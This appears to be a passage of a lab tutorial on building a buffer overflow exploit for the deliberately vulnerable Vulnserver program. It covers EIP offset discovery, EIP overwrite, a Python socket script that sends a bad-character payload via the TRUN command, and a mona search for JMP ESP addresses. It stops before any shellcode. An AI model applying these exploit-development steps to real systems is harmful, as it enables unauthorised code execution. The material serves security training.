
We use 2 Ruby tools : 'Pattern Create' and 'Pattern Offset' to find the exact location of the overwrite.

Pattern Create allows us to generate some amount of bytes, based on the number of bytes specified. We can then send those bytes to Vulnserver instead of A's, and try to find exactly where we overwrote the EIP. Pattern Offset will help us determine the location of the overwrite soon.

In Kali, by default, these tools are located in the /usr/share/metasploit-framework/tools/exploit folder.

We will write a new **offest-value.py** and create a new variable ‘shellcode’ containing the string generated above.


[Download offset_value.py]




We just need to send this code only once.

Now, in Immunity Debugger click on ‘File’ > and select vulnserver.exe.

Run the vulnserver.exe program by clicking the play button.





Observing the **EIP** register -'**386F4337**'. This value is actually part of our script that we generated using the Pattern Create tool.

To find out the location we will be using Pattern Offset tool.

```
┌──(root㉿kali)-[/home/sam/OSCP/buffer_overflow_scripts]
└─# msf-pattern_offset -l 5900 -q 386F4337
[*] Exact match at offset 2003
```

Well, we now know the exact location from where the EIP begins and we can now try to control the EIP, which will be very useful in our exploit.

We will now move on to Overwriting the EIP.

Overwriting the EIP

Now that we know the EIP starts at 2003 bytes, we can modify our code to confirm that.

It will be like a 'trial-and-error' and a 'proof of concept' kind.


We will first send 2003 'A's and then send 4 'B's (since EIP is 4 bytes in size).

I hope you all get what we are doing here. Request you all to have a little patience and you will make it through.

The 2003 A's will just reach (kiss) the EIP but won't overwrite the EIP but the B's should overwrite the EIP.


We are just testing it's range to be doubly sure. That's it.


Writing a new python script:- **OverwriteEIP.py**



Now, in Immunity Debugger click on ‘File’ > and select vulnserver.exe.

Run the vulnserver.exe program by clicking the play button.





Observe that, our EIP has the value ‘42424242’ just like we wanted.

Now we will find out which characters are considered as ‘bad characters’ by the Vulnserver application.

By default, the null byte(x00) is always considered a bad character as it will truncate the shellcode when executed.

Finding the Bad Characters

Some characters cause issues in the exploit development. We must run every byte (0–255 in value because 1 byte's range is 0–255) through the Vulnserver program to see if any characters cause issues.

We already know that the null byte(x00) is always considered a bad character by default.

To find bad characters in Vulnserver, add an additional variable 'badchars' to our code that contains a list of every single hexadecimal character, except \x00.

Lets generate Badchars

```
┌──(root㉿kali)-[/home/sam/OSCP/buffer_overflow_scripts]
└─# pip install badchars
Collecting badchars
  Downloading badchars-0.4.0-py2.py3-none-any.whl (5.4 kB)
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Installing collected packages: argparse, badchars
Successfully installed argparse-1.4.0 badchars-0.4.0

┌──(root㉿kali)-[/home/sam/OSCP/buffer_overflow_scripts]
└─# badchars -f python
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Feel free to use the above snippet in your code.

Copying the OverwriteEIP.py for backup and creating a new file badchars.py.


Download **badchars.py**

```
GNU nano 5.4
#!/usr/bin/python

import socket
import sys

badchars =("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.43.112',9999))
        s.send(('TRUN /.:/' + shellcode))
        print("Fuzzing with TRUN command with %s bytes"% str(len(shellcode)))
except:
        print("Error connecting to server")
        sys.exit()
```


Now, in Immunity Debugger click on ‘File’ > and select vulnserver.exe.


Run the vulnserver.exe program by clicking the play button.

```
┌──(root㉿ kali)-[/home/sam/OSCP/buffer_overflow_scripts]
└─# python 4-badchar.py
Fuzzing with TRUN command with 2262 bytes
```



Right click on the ESP register and select “Follow in Dump”





If a bad character is present, it would immediately seem out of place. But in our case, there are no bad characters in the Vulnserver application.

Observing how neat and perfect is the order of characters. They end at 0xFF.

The great thing about the vulnserver.exe is that only the null byte (0x00) is a bad character.

Finding the right module.


Finding the right module means that we need to find some part of Vulnserver that does not have any sort of memory protections. We will use 'mona modules' to find it.

[corelan/mona]

[Corelan Repository for mona.py Mona.py is a python script that can be used to automate and speed up specific searches…]

[github.com]


Download mona.py and paste this file that path



Reopen Vulnserver and Immunity Debugger as admin. don't play server

In the bottom search bar on Immunity enter -

!mona modules



A table will appear having weird numbers all in Green.

Look for ‘False’ across the table. That means there are no memory protections present in that module.

‘**essfunc.dll**’ is running as part of Vulnserver and has no memory protections. Making a note of it.


Now we will find the opcode equivalent of JMP ESP. We are using JMP ESP because our EIP will point to the JMP ESP location, which will jump to our malicious shellcode that we will inject later.

Finding Hex Codes for Useful instruction

Kali Linux contains a handy utility for converting assembly language to hex codes.

In Kali Linux, in a Terminal window, execute this command:

locate nasm_shell



The hexadecimal code for a “JMP ESP” instruction is FFE4.


Now we will find the pointer address using this information. We will place this pointer address into the EIP to point to our malicious shellcode.

In our Immunity searchbar enter -

!mona find -s “\xff\xe4” -m essfunc.dll

where -s is the byte string to search for, and -m specifies the module to search in

It shows all possible right module



We found 9 locations in memory (that won't change addresses when we restart program) that hold the instruction 'JMP ESP'.

It's a list of addresses that we can potentially use as our pointer. The addresses are located on the left side, in white.

